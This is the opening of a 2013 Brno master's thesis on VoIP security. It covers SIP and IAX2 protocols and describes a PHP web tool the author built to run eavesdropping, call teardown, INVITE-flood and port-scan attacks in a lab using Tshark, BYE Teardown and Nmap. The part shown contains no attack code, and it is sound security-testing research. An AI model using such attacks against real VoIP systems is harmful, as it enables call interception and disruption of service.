
VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

BRNO UNIVERSITY OF TECHNOLOGY



FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

ÚSTAV TELEKOMUNIKACÍ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

DEPARTMENT OF TELECOMMUNICATIONS

ZABEZPEČENÍ VOIP SÍTÍ A JEJICH TESTOVÁNÍ

PROTECTION OF VOIP NETWORKS AND THEIR TESTING

DIPLOMOVÁ PRÁCE

MASTER'S THESIS


AUTOR PRÁCE — Bc. IVAN ULICKÝ

AUTHOR

VEDOUCÍ PRÁCE — Ing. ONDŘEJ KRAJSA, Ph.D.

SUPERVISOR

BRNO 2013



VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

Fakulta elektrotechniky a komunikačních technologií

Ústav telekomunikací

Diplomová práce

magisterský navazující studijní obor
Telekomunikační a informační technika

Student: Bc. Ivan Ulický ***ID:*** 147956
Ročník: 2 ***Akademický rok:*** 2012/2013

NÁZEV TÉMATU:

Zabezpečení VoIP sítí a jejich testování

POKYNY PRO VYPRACOVÁNÍ:

Vytvořte nástroj pro analýzu VoIP provozu v síti. Systém bude obsahovat webové rozhraní umožňující vzdálený monitoring síťového provozu, rozlišení VoIP hovorů a zobrazení základních informací o těchto hovorech. Do systému zařaďte možnosti základních útoků, jako jsou odposlech, přerušení hovoru, ukončení hovoru, přesměrování hovoru útočníkovi. Porovnejte odolnost jednotlivých protokolů vůči těmto útokům.

DOPORUČENÁ LITERATURA:

[1] Meggelen, J.V, Smith, J., Madsen, L. Asterisk™ The Future of Telephony. Sevastopol: O'Reilly Media, Inc., 2005. ISBN 0-596-00962-3.
[2] Jackson,B., Clarck, C. Asterisk Hacking. Syngress, 2007. ISBN 1597491519.

Termín zadání: 11.2.2013 ***Termín odevzdání:*** 29.5.2013

Vedoucí práce: Ing. Ondřej Krajsa, Ph.D.
Konzultanti diplomové práce:

prof. Ing. Kamil Vrba, CSc.
Předseda oborové rady

UPOZORNĚNÍ:

ABSTRAKT

Hlavným dôvodom pre vytvorenie tejto diplomovej práce je existencia čoraz väčšieho množstva potenciálnych hrozieb pre hlasové siete VoIP pracujúce na IP protokole. Táto práca sa venuje testovaniu rôznych druhov útokov a zároveň poskytuje možnosti riešenia obrany proti týmto nežiaducim skutočnostiam. V práci je poukázané na rôzne typy aktuálnych útokov proti nezabezpečeným alebo len veľmi málo zabezpečeným štruktúram. Teoretická časť je venovaná analýze a opisu širokého spektra VoIP protokolov od signalizačných (SIP, IAX2), cez transportné (TCP, UDP, RTP, RTCP) až po protokoly, ktoré slúžia ako bezpečnostné mechanizmy (SRTP, ZRTP, IPsec, SDES). Ďalej je pozornosť venovaná riešeniu pomocou softvérovej ústredne Asterisk ako jedného z možných a často nasadzovaných riešení IP softvérových pobočkových ústrední typu *open source* a je poukázané na možnosti útokov proti takémuto systému, práve z toho dôvodu, že otvorené systémy sú náchylnejšie k rôznym typom útokov, pretože vyžadujú pokročilú správu a neustále sledovanie nových trendov v oblasti bezpečnosti. Posledný blok teoretickej časti je venovaný všeobecným hrozbám a typom útokov proti sieťam VoIP. Praktická časť sa zaoberá návrhom a vytvorením webovej aplikácie s názvom „*VoIP Hacks using PHP*“ v jazyku PHP, ktorá má za úlohu vykonávať tri základné druhy útokov a to: odpočúvanie, ukončenie hovoru a záplava volaním. Ako doplnok k týmto útokom je pridaná možnosť skenovania portov zvolenej siete. Aplikáciu je možné ovládať pohodlne cez užívateľské rozhranie webového prehliadača, pričom všetky výsledky zachytených útokov je možné zobraziť priamo v prehliadači. Testovanie chodu aplikácie prebehlo v prostredí prehliadačov *Google Chrome* a *Mozzila Firefox*. V tomto webovom nástroji je kladený dôraz na spoluprácu s linuxovými terminálovými programami *Tshark, BYE Teardown, INVITE flooder* či *Nmap*, ktoré jednotlivé útoky generované z webového rozhrania priamo vykonávajú a vracajú požadované výstupné hodnoty.

KĽÚČOVÉ SLOVÁ: útok, bezpečnosť, VoIP, protokol, systém, šifrovanie

ABSTRACT

Main goal of creating this diploma thesis is existence of increasingly amount of potential threats against IP voice networks (VoIP). The thesis is devoted to testing of various types of attacks and provides some possible solutions for this systems as well. The work points out to a various types of current attacks against either insecure or very little secure structures. The theoretical part is dedicated to analyse and description of wide spectrum of VoIP protocols including signaling protocols (SIP, IAX2), transport protocols (RTP, RTCP) and security protocols (SRTP, ZRTP, IPsec, SDES). Further attention is dedicated to the one of possible *open source* IP PBX solutions called Asterisk. There is shown a variety of possible attacks against this system due to its openness, because open systems always tend to be more susceptible for various attacks as they need an advanced administration and endless need for searching of new trends in area of security. The last block of the theoretical part is focused on common threats and types of attacks against VoIP networks. The practical part is about design and creation of web application called „*VoIP Hacks using PHP*" written in PHP scripting language and ist main task is to execute three basic attacks: eavesdropping, call drop and call flood. There is also a possibility of port scanning of selected network which is added as supplementary part of this application. The application can be comfortably managed from web browser user interface. All captured data can be displayed directly into the web browser. Tests of the application were performed on *Google Chrome* and *Mozzila Firefox* browsers. There is an accent placed on cooperation between the application and terminal linux programmes such as *Tshark, BYE Teardown, INVITE flooder* or *Nmap*, which all accept commands from web interface and interpret gained output values back to the web browser.

KEY WORDS: attack, security, VoIP, protocol, system, encryption

ULICKÝ, I. *Zabezpečení VoIP sítí a jejich testování.* Brno: FEKT VUT v Brně, 2013. 95 s. Vedoucí diplomové práce Ing. Ondřej Krajsa, Ph.D.

Prohlášení

Prohlašuji, že svou diplomovou práci na téma „Zabezpečení VoIP sítí a jejich testování“ jsem vypracoval samostatně pod vedením vedoucího diplomové práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou všechny citovány v práci a uvedeny v seznamu literatury na konci práce.

Jako autor uvedené semestrální práce dále prohlašuji, že v souvislosti s vytvořením této diplomové práce jsem neporušil autorská práva třetích osob, zejména jsem nezasáhl nedovoleným způsobem do cizích autorských práv osobnostních a/nebo majetkových a jsem si plně vědom následku porušení ustanovení § 11 a následujících autorského zákona c. 121/2000 Sb., o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonu (autorský zákon), ve znění pozdějších předpisů, včetně možných trestněprávních důsledků vyplývajících z ustanovení části druhé, hlavy VI. díl 4 Trestního zákoníku č. 40/2009 Sb.

V Brně dne ....

podpis autora

Poděkování

Děkuji vedoucímu práce Ing. Ondřejovi Krajsovi, Ph.D. za velmi užitečnou metodickou pomoc a cenné rady při zpracování diplomové práce.

V Brně dne …….. .....

podpis autora

Obsah

Úvod

Technológia **VoIP**, označovaná aj ako **IP telefónia** označuje prostredie pre účely prenosu hlasu v dátových sieťach orientovaných na IP protokol. Je to progresívna a moderná metóda, ktorá vykonáva funkcie konvenčných telefónnych systémov s prepájaním okruhov a navyše obsahuje mnohé pokrokové funkcie a služby, ktoré do jej uvedenia do praxe neboli realizovateľné, a tým sa postupne uplatňuje na trhu ako ich plnohodnotná náhrada.

V súčasnosti prebieha proces konvergencie sietí, ktorý vyjadruje vzájomné priblíženie týchto dvoch systémov. Pre účely zvyšovania kvality VoIP prenosu ako aj rozširovanie rôznych multimediálnych služieb je dôležitý faktor bezpečnosti, ktorú je potrebné riešiť na rôznych úrovniach a vrstvách systémov. Či už sa zaoberáme riešením bezpečnosti pri hrozbách z externého prostredia (DoS , Phising, SPIT) alebo útoky prevažne v rámci vnútornej privátnej siete LAN (odposluch, presmerovanie hovorov) je potrebné dodržať stanovené konvencie a bezpečnostné kritéria a použiť vhodné bezpečnostné prvky počnúc od hardvérovej úrovne (prepínač, VoIP smerovač, firewall, proxy) až po zabezpečené tunelové spojenia cez VPN, oddelenie dátovej a hlasovej prevádzky pomocou VLAN alebo použitie rôznych zabezpečovacích metód a protokolov (MD5, SSL, šifrovanie). Táto práca sa venuje analýze bezpečnostných prostriedkov a protokolov a následnému vytvoreniu aplikácie v jazyku PHP, ktorá ma za úlohu monitorovať, vyčítavať dáta z prebiehajúceho VoIP spojenia ako aj spúšťať rôzne základné útoky v rámci lokálnej siete.

Dnešné VoIP siete sa skladajú z mnohých hardvérových a softvérových komponentov. V kapitole 1 je v krátkosti predstavená základná štruktúra a komponenty VoIP siete s ohľadom na ich previazanosť v rámci dnešných konvergovaných riešení.

Ďalšia časť práce je venovaná analýze signalizačných protokolov SIP a IAX2, ktoré sa podieľajú na zostavení, zmenách či ukončení hovorov a sú čoraz viac vystavované riziku rôznych útokov. Pre zabezpečenie signalizačných ale aj transportných protokolov ako TCP, UDP, RTP či RTCP je dôležitá implementácia zabezpečovacích protokolov rôznych vrstiev ako ZRTP, SRTP, TLS, SDES, MIKEY či IPsec. Všetky súvislosti medzi jedntlivými protokolmi sú popísané v kapitole 2.

V kapitole 3 je priblížená softvérová ústredňa Asterisk, ktorú v práci využívam ako prostredie na komunikáciu medzi jednotlivými účastníkmi. V tejto časti je zároveň

poukázané na niektoré typy útokov, ktorým toto *open source* riešenie býva veľmi často vystavované.

Pretože existujúce útoky na siete VoIP sa v mnohých aspektoch podobajú na tie, ktoré sú smerované proti klasickým IP sieťam, tak aj rozdelenie VoIP útokov spadá do rovnakých kategórií. V kapitole 4 je opísaný model rozdelenia útokov podľa organizácie VOIPSA [19], z ktorého su vyčlenené 4 základné kategórie útokov a to: útoky na odoprenie služby – DoS, zachytenie a krádež spojenie, manipulovanie signalizácie a médiového toku a nakoniec útoky proti sociálnemu kontextu, označované ako ako SPIT.

Kapitola 5 predstavuje úvod do praktickej časti, ktorá je venovaná návrhu webovej aplikície s názvom „VoIP Hacks using PHP“, ktorej úlohou je vykonávať útoky ako odpočúvanie hovoru, ukončenie spojenia, záplava volaním či skenovanie portov. V tejto časti sú zároveň opísané potrebné programové prostriedky *Tshark, BYE Teardown, INVITE flooder* a niektoré ďalšie, ktorých pomocou je analyzovaná VoIP prevádzka pre protokoly SIP a IAX2.

Hlavná zložka praktickej časti, kapitola 6, demonštruje realizáciu spomenutých útokov, ktoré užívateľ vykonáva z webového rozhrania cez navigačný panel, odosielanie formulárov či možností kombinácie typu rozhranie + časový interval + protokol. Prvý útok odpočúvaním sa zameriava prevažne na hlasové dáta, ktoré sú prenášané protokolom RTP a z linuxových programov využíva len *Tshark.* Útoky na ukončenie spojenia a záplavu volaním sa zameriavaju na trvalé alebo častočné prerušenie hovoru medzi dvoma účastníkmi. Používajú už kominácіu zachytených dát programom *Tshark* (súbory *.pcap*) s jedným z dvojice programov *BYE Teardown* a *INVITE flooder.* Posledný z útokov je zameraný na zisťovanie otvorených a potencionálne nebezpečných portov (SIP 5060 alebo IAX 4569). Používa sa tu program *Nmap*. Na interpretovanie zobrazených výsledkov sú v programovom kóde aplikácie zabudované vnorené rámce tzv. <*iframes*>, ktoré zabezpečujú plynulé sledovanie prebiehajúceho zachytávania ale aj realizácie samotných útokov v rovnakom okne prehliadača. Všetky funkcie umožňujúce vykonávanie a interpretáciu príkazov využívajú dynamických vlastností jazyka PHP, v ktorom sú spracované. Na záver sú zhrnuté možnosti zabezpečenia a v prílohách sú uvedené výsledky predvedených útokov.

1 Oboznámenie s technológiou VoIP

VoIP v preklade „*Voice over Internet Protocol*" nazývaná aj IP telefónia je technológia, ktorá nám umožňuje prenášať hlas cez dátovú infraštruktúru vo forme paketov. Principiálne je VoIP postavená na IP protokole, to znamená, že hlasové pakety putujú sieťou rovnako ako ostatné dáta smerované a prenášané pomocou rôznych protokolov. Dnešná kvalita hlasovej prevádzky je porovnateľná s klasickými telefónnymi sieťami. Pri prenose hlasu cez počítačovú sieť ani tak nie sú podstatné veličiny ako kapacita prenosového kanála či spoľahlivosť doručenia (straty paketov), ale hlavným atribútom je doba oneskorenia, ktorá je pri VoIP veľmi dôležitá. Práve kvôli minimalizácii rozptylu medzi doručením jednotlivých paketov nie je vhodný na prenos transportný protokol TCP, ale využíva sa nespoľahlivý a nepotvrdzovaný protokol UDP.


VoIP je teda technológia, ktorá zabezpečuje všetky bežne dostupné služby PSTN ako siete s prepájaním okruhov tak, aby boli schopné fungovať v prostredí dátových sietí s prepínaním paketov založených na IP protokole. Pri riadenej VoIP prevádzke vieme znižovať nestabilitu (jitter) alebo stratené pakety, teda zabezpečiť potrebnú úroveň QoS (Quality of Service). Výhoda sietí podporujúcich VoIP spočíva v mnohých aspektoch. Prenos hlasu dátovou sieťou je výhodný najmä vďaka tomu, že môžeme využívať už existujúcu sieť pre simultánny prenos hlasu aj dát po tej istej infraštruktúre, a tým v istej miere znížiť náklady na hlasovú prevádzku, čiže odpadáva nutnosť použiť telefónneho operátora v prípade ak sa jedná o firemnú sieť. Týmto sa anulujú náklady na prevádzku pobočkových ústrední a platby za používanie vedení. Hlas putuje teda po dátovej sieti, a rovnako aj video či ostatné dáta. VoIP sa tak výrazne podieľa na konvergencii sietí.

IP telefónia so sebou prináša obrovské množstvo rôznych aplikácií a multimediálnych služieb, ktoré zvyšujú komfort a dostupnosť. Pri prenose hlasu a dát po sieti sa vykonávajú 2 druhy prenosov pomocou protokolov, ktoré realizujú jednotlivé prenosy. Prvý spočíva v prenose súborov v sieti VoIP, kam patria transportné protokoly ako RTP, RTCP, SRTP či protokol UDP a druhý prenos spočíva v prenose signalizácie a ide vlastne o riadenie nadviazania spojenia a médiového toku. Medzi ne patria napríklad H.323 , SIP, SCCP, SDP, MGCP atď. Spolu sa vytvára jednotný celok, ktorý nám zabezpečuje fungovanie VoIP technológie ako takej.

1.1 Komponenty VoIP sietí

Siete podporujúce prevádzku VoIP majú zvyčajne variabilnú štruktúru, ktorá je závislá od druhu požadovanej implementácie. Vo všeobecnosti je možné ale vybrať niekoľko príkladov zariadení a sieťových prvkov, ktoré sú nevyhnutné pre úspešné nasadenie VoIP do už existujúcej prípadne do novovzniknutej sieťovej infraštruktúry.
Pretože v mnohých firmách a organizáciách sú stále používané analógové alebo digitálne telefónne ústredne a zariadenia, ktoré využívajú štandardné prostredie verejnej komutovanej siete PSTN je potrebné v prípade záujmu o VoIP tieto štruktúry premigrovať a použiť potrebné prostriedky.

Na Obr. 1.1 sú zobrazené niektoré komponenty VoIP sietí, pričom v tomto príklade nie je určené, ktorý typ signalizácie sa používa. Jednotlivé typy signalizačných protokolov ako aj protokolov iných vrstiev sú rozobrané v nasledovných kapitolách.



Obr. 1.1: Architektúra VoIP

Medzi základné komponenty siete VoIP zaraďujeme:

- *IP telefóny* - slúžia ako koncové zariadenia k zasielaniu a prijímaniu hlasových hovorov, vykonávajú konverziu hlasu do paketovej formy.
- *Brány (Gateway)* – realizujú presmerovanie volaní medzi VoIP a inými druhmi sietí (napr. PSTN). Môžu byť tiež použité na fyzické pripojenie zariadení ako sú napríklad analógové telefóny či PBX.
- *Radiče spojenia (Gatekeepers)* - plnia funkciu kontroly šírky pásma a manažmentu na rozľahlej sieti WAN, preklad adries E.164 a v prípade potreby obmedzujú prevádzku na sieti. Sú typickými prvkami architektúry H.323.
- *Radiče konferencie MCU (mutlipoint control unit)*- používajú sa pri viacbodových konferenčných volaniach, kde je potrebné zabezpečiť aby sa hlasové prúdy od viacerých účastníkov zmiešali dokopy. Práve na tento účel slúžia MCU, ktoré obsahujú DSP procesory, ktoré práve toto zmiešanie zabezpečia.
- *SIP servery* – zariadenia, ktoré umožňujú koncovým zariadeniam podporujúcim SIP protokol vymieňať si navzájom správy, zabezpečujú registráciu účastníkov a prechod medzi sieťami. Zároveň podporujú zostavovanie bezpečnostných prvkov a pravidiel, autentifikáciu užívateľov či zisťovanie polohy. Zvyčajne poznáme 4 základné typy SIP serverov: Proxy, Presmerovávací , Registračný, Lokalizačný. Je typický pre architektúru protokolu SIP.

2 Protokoly v IP telefónii

Základnou podmienkou toho aby dve zariadenia spolu mohli navzájom komunikovať, je existencia ich spoločnej siete. Počítače alebo iné zariadenia pripojené do tejto siete budú spolu navzájom komunikovať na základe určitých pravidiel, ktoré označujeme ako komunikačné protokoly. **Komunikačný protokol** je teda množina dohodnutých pravidiel, ktorú používajú programy alebo operačné systémy na reprezentáciu dát, signalizáciu či autentifikáciu pri komunikácii medzi koncovými bodmi komunikačného kanála. Je to vlastne sada pravidiel, ktorú medzi sebou používajú na komunikáciu prvky server a klient. Bývajú to väčšinou štandardy schválené niektorou z medzinárodných organizácií ako napríklad IEEE, ITU, ISO a podobne. Každý protokol je definovaný pomocou normy, pričom ich štandardizácia prebieha pomocou vydávania noriem RFC (Request for Comments), ktorá zastrešuje väčšiu štandardných popisov a vlastnosti daných protokolov a je voľne dostupná na internete. Časť o protokoloch SIP a H.323 je prevzatá a mojej bakalárskej práce [1]. Keďže sa zaoberáme problematikou bezpečnosti IP telefónie, tak budem klásť dôraz len na určitý typ protokolov z hierarchickej štruktúry referenčného modelu ISO/OSI (International Standards Organization/Open Systems Interconnection). V tejto časti sa budem zaoberať protokolovými skupinami, ktoré sú z hľadiska bezpečnosti najdôležitejsšie:

- Signalizačné protokoly
- Transportné protokoly
- Aplikačné a bezpečnostné protokoly (tu uvažujeme zvyšné 3 vrstvy OSI modelu)

2.1 Signalizačné protokoly

Pri klasických telefónnych sieťach typu PSTN, ktoré sú spojovo orientované, je dopredu známy vybudovaný komunikačný kanál, prostredníctvom ktorého máme zabezpečený hlasový hovor s garanciou relatívne vysokej kvality spojenia. Pri paketových sieťach táto garancia neexistuje, pretože nie je vybudované žiadne fyzické spojenie a prenos je teda nespojovo orientovaný. Úlohou signalizačných protokolov je vykonávať inicializáciu spojenia, ďalej nájsť vhodné komunikačné prostredie a nakoniec ukončovať relácie na konci spojenia. Na zostavenie signalizácie používajú protokol TCP. Protokoly SIP a IAX2

umožňuje zabezpečenú registráciu pomocou hašovacieho algoritmu MD5. Nie je zámerom signalizačných protokolov podieľať sa na médiovom toku hlasu či dát alebo zabezpečovať kvalitu služieb (QoS). Medzi najznámejšie protokoly tejto rodiny patria H.323, SIP, SGCP MGCP alebo IAX2. V tejto práci sa bližšie zaoberám len protokolmi SIP a IAX2, ktoré sú aj obsahom praktickej časti. Všetky tieto protokoly boli navrhnuté, aby spĺňali podmienku pre interoperabilitu medzi rôznymi systémami.

2.1.1 Session Intiation Protocol (SIP)

SIP je najjednoduchší textovo orientovaný signalizačný protokol pre IP telefóniu a multimediálnu komunikáciu. Bol vyvíjaný od roku 1996 a normou RFC 2543-1999 [3] resp. RFC 3261-2002 [4] sa štandardizoval pod záštitou IETF. Koncepcia protokolu je veľmi podobná ako u HTTP, pretože je tiež textovo orientovaný a používa znakovú sadu UTF-8, čím sa podstatne odlišuje od H.323, ktorý využíva binárne kódovanie (podľa znakovej sady ASN 1). SIP pracuje na princípe výziev na spojenie, cez ktoré zostavuje spojenie alebo pozýva účastníkov, ktorých si vyhľadá v sieti do už vytvorenej relácie. Tak isto dokáže spojenie meniť a ukončovať. Neudáva však špecifikáciu toho, aký protokol má byť použitý na prenos alebo aké kódovanie má byť zvolené. Vo vnútri protokolu sa však nachádza správa o iných IETF protokoloch, ktoré definujú rôzne aspekty VoIP multimediálnych relácií ako napríklad používanie URL na adresovanie, DNS na vyhľadávanie služieb alebo TRIP na smerovanie hovoru. SIP sa používa pri multimediálnych konferenciách, hovoroch cez IP sieť, vysielaní *multicast* alebo *unicast* a na mnohé ďalšie účely. Prostredníctvom SIP je dokonca možné posielať krátke textové správy, webové stránky alebo používať rôzne aplikácie. Treba ale pripomenúť, že SIP nebol na tento účel vytvorený [5].

Oproti klasickej telefónii, pri ktorej proces volania je riadený centralizovaným prepínačom alebo serverom, SIP zariadenie môže fungovať samostatne a poskytuje mnoho výhod. Pomocou SIPu dokážeme napríklad stanoviť čas, kedy chceme byť kontaktovaný alebo v našej neprítomnosti presmerovať hovor na iné číslo. SIP vie fungovať ako aplikácia na užívateľskom počítači (*softphone*) alebo inom zariadení, na ktorom ju vieme nainštalovať.

Architektúra SIP

Protokol SIP je postavený na architektúre peer-to-peer a definuje 2 základné komponenty, ktoré charakterizujú jeho prevedenie a funkčnosť. Architektúra protokolu SIP je uvedená na Obr. 2.1 . Patria sem:

- Užívateľský agenti (SIP klienti)
- Servery

Užívateľský agenti

Termínom užívateľský agent (User Agents – UA) označujeme koncové zariadenie pre sieť SIP, ktoré sa podieľa na zabezpečení nadviazania spojenia s ostatnými účastníkmi relácie spojenia. Rozumieme pod tým SIP telefóny (napríklad CISCO SIP VoIP Phone SPA 941), aplikácie bežiace na PC (Zoipher) alebo brány do iných sietí, napríklad do verejnej telefónnej siete. UA pozostávajú z dvoch základných komponentov: z klienta užívateľského agenta (User Agent Client – UAC), čo je vlastne aplikácia, ktorá iniciuje spojenie so serverom a server užívateľského agenta (User Agent Server - UAS), čo predstavuje aplikáciu alebo zariadenie, ktoré kontaktuje klienta keď prijme SIP pozvánku a vracia odpoveď k iniciátorovi spojenia. SIP agenti môžu pracovať vo funkcii UAC aj UAS počas spojenia, ale nie ako oboje počas tej istej relácie. SIP UA môžu ďalej pracovať ako brány, ktoré poskytujú funkcie prekladu medzi užívateľskými agentmi a inými typmi terminálov. Najčastejšie sa jedná o podporu kontroly spojenia a preklad medzi audio a video signálmi.

SIP servery


Ako servery označujeme v architektúre SIP zariadenia, ktoré zabezpečujú kontakt medzi volajúcou a volanou stranou, čiže medzi jednotlivými užívateľskými agentmi. Zariadenia sa ale môžu kontaktovať aj priamo bez prítomnosti servera. Servery dokážu pracovať ako zástupcovia, keď predávajú požiadavku od užívateľských agentov na ďalší server. Tiež vykonávajú funkciu presmerovania, kedy sú užívateľské pokusy o volania v sieti premiestňované medzi rôznymi uzlami. Informácie o jednotlivých účastníkoch sú registrované registrátormi a uchovávané v lokalizačných serveroch.

Poznáme niekoľko základných druhov server pre architektúru SIP:

- **Zástupný server (Proxy server) –** jeho úlohou je prevziať prichádzajúce spojenie

od rôznych UA a podľa potreby nasmerovať komunikácie k jednotlivým klientom alebo v prípade, ak konkrétneho klienta v zozname nemá, tak poslať žiadosť na iný SIP proxy server. Proxy server čerpá informácie z lokalizačného servera a je vhodný najmä preto, že rieši otázky týkajúce sa či už bezpečnosti vnútorných LAN sietí vzhľadom na to, že prepustí komunikáciu len tých klientov, ktorí sú definovaný v zozname a šetrí IP adresy tým, že klienti na vnútornej LAN sieti používajú množstvo IP adries, pričom pri pohľade z proxy serveru smerom do internetu je adresa zvyčajne už len jedna (ale aj viacej) pre určitú skupinu a samotní užívatelia(klienti) sú pomocou identifikátorov určení pre komunikáciu s klientmi mimo ich vnútornej siete LAN v rámci volaní cez VoIP sieť.

- **Presmerovávací server (Redirect Server) –** poskytuje užívateľskému agentovi informáciu o ďalšom serveri, ktorý by mal kontaktovať. Pod serverom rozumieme ďalší sieťový server alebo ďalší UA. Užívateľský agent potom presmeruje požiadavku na server, ktorý je zvolený presmerovávacím serverom. Zvyčajne sa nepoužíva ako škálovateľný prvok veľkých sieťových prostredí.
- **Registračný server (Registrar Server) –** vyžaduje od UAC informácie o momentálnom umiestnení. Je to typ SIP serveru, ktorý len akceptuje registračné požiadavky od agentov, ale nikdy tieto požiadavky nesmeruje. Zvyčajne býva umiestnený blízko ostatných serverov hlavne lokalizačného servera. Registračný server a proxy server obvykle existujú spolu v jednom zariadení.
- **Lokalizačný server (Location Server) –** poskytuje registračnému alebo proxy serveru informácie o pravdepodobnom umiestnení užívateľa, pričom poskytuje mechanizmy prekladu adries. Medzi tieto mechanizmy môže patriť napríklad databáza vstupov a registrácií (nástroje ako LDAP, **rwhois** alebo finger) či mechanizmy závislé od operačných systémov.



Obr. 2.1: Architektúra protokolu SIP

Komponenty architektúry SIP sú uvedené a znázornené na obrázku, pričom treba dodať, že jednotlivé servery môžu byť často obsiahnuté v jednom zariadení, v závislosti od typu siete. SIP pracuje na princípe *klient – server*, čiže vždy jedna strana iniciuje spojenie a druhá na výzvu odpovedá. [1]

Správy protokolu SIP

U protokolu SIP rozlišujeme základné 2 typy správ, ktoré si medzi sebou vymieňajú komunikujúce strany a to **žiadosti a odpovede.** V ďalšom si rozoberieme niekoľko hlavných správ, ktoré sú dôležité pre pochopenie problematiky.

Metódy žiadostí

SIP používa tieto metódy na označenie činnosti, ktorá musí byť vykonaná odpovedajúcou stranou (zvyčajne serverom). Užívateľský agenti a servery si teda medzi sebou posielajú žiadosti formou metód v textovom formáte. Ku základným patria:

- INVITE - žiadosť o nadviazanie komunikácie alebo o zmenu parametrov
